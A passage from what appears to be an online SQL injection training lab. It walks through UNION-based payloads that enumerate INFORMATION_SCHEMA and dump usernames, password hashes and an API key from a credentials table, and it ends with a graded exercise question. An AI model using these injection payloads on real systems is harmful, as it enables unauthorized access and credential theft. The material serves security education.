cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -
```



http://SERVER_IP:PORT/search.php?port_code=cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION

Search for a port:

Port Code	Port City	Port Volume
username	credentials	dev
password	credentials	dev

The table has two columns named `username` and `password`. We can use this information and dump data from the table.


Data

Now that we have all the information, we can form our `UNION` query to dump data of the `username` and `password` columns from the `credentials` table in the `dev` database. We can place `username` and `password` in place of columns 2 and 3:

Code: sql

```sql
cn' UNION select 1, username, password, 4 from dev.credentials-- -
```

Remember: don't forget to use the dot operator to refer to the 'credentials' in the 'dev' database, as we are running in the 'ilfreight' database, as previously discussed.



http://SERVER_IP:PORT/search.php?port_code=cn' UNION select 1, username, password, 4 from dev.credentials-- -


Port Code	Port City	Port Volume
admin	5f4dcc3b5aa765d61d8327deb882cf99	4
dev_admin	47e761039fd8ba3705d38142eaffbdd5	4
api_key	MzkyMDM3ZGJiYTUxZjY5Mjc3NmQ2Y2VmYjZkZDU0NmQgIC0K	4

We were able to get all the entries in the `credentials` table, which contains sensitive information such as password hashes and an API key.

Start Instance

1 / 1 spawns left

Waiting to start...



Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+ 1 What is the password hash for 'newuser' stored in the 'users' table in the 'ilfreight' database?

Submit your answer here...

Submit

Previous Next

Cheat Sheet

? Go to Questions

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

Skills Assessment - SQL Injection Fundamentals

My Workstation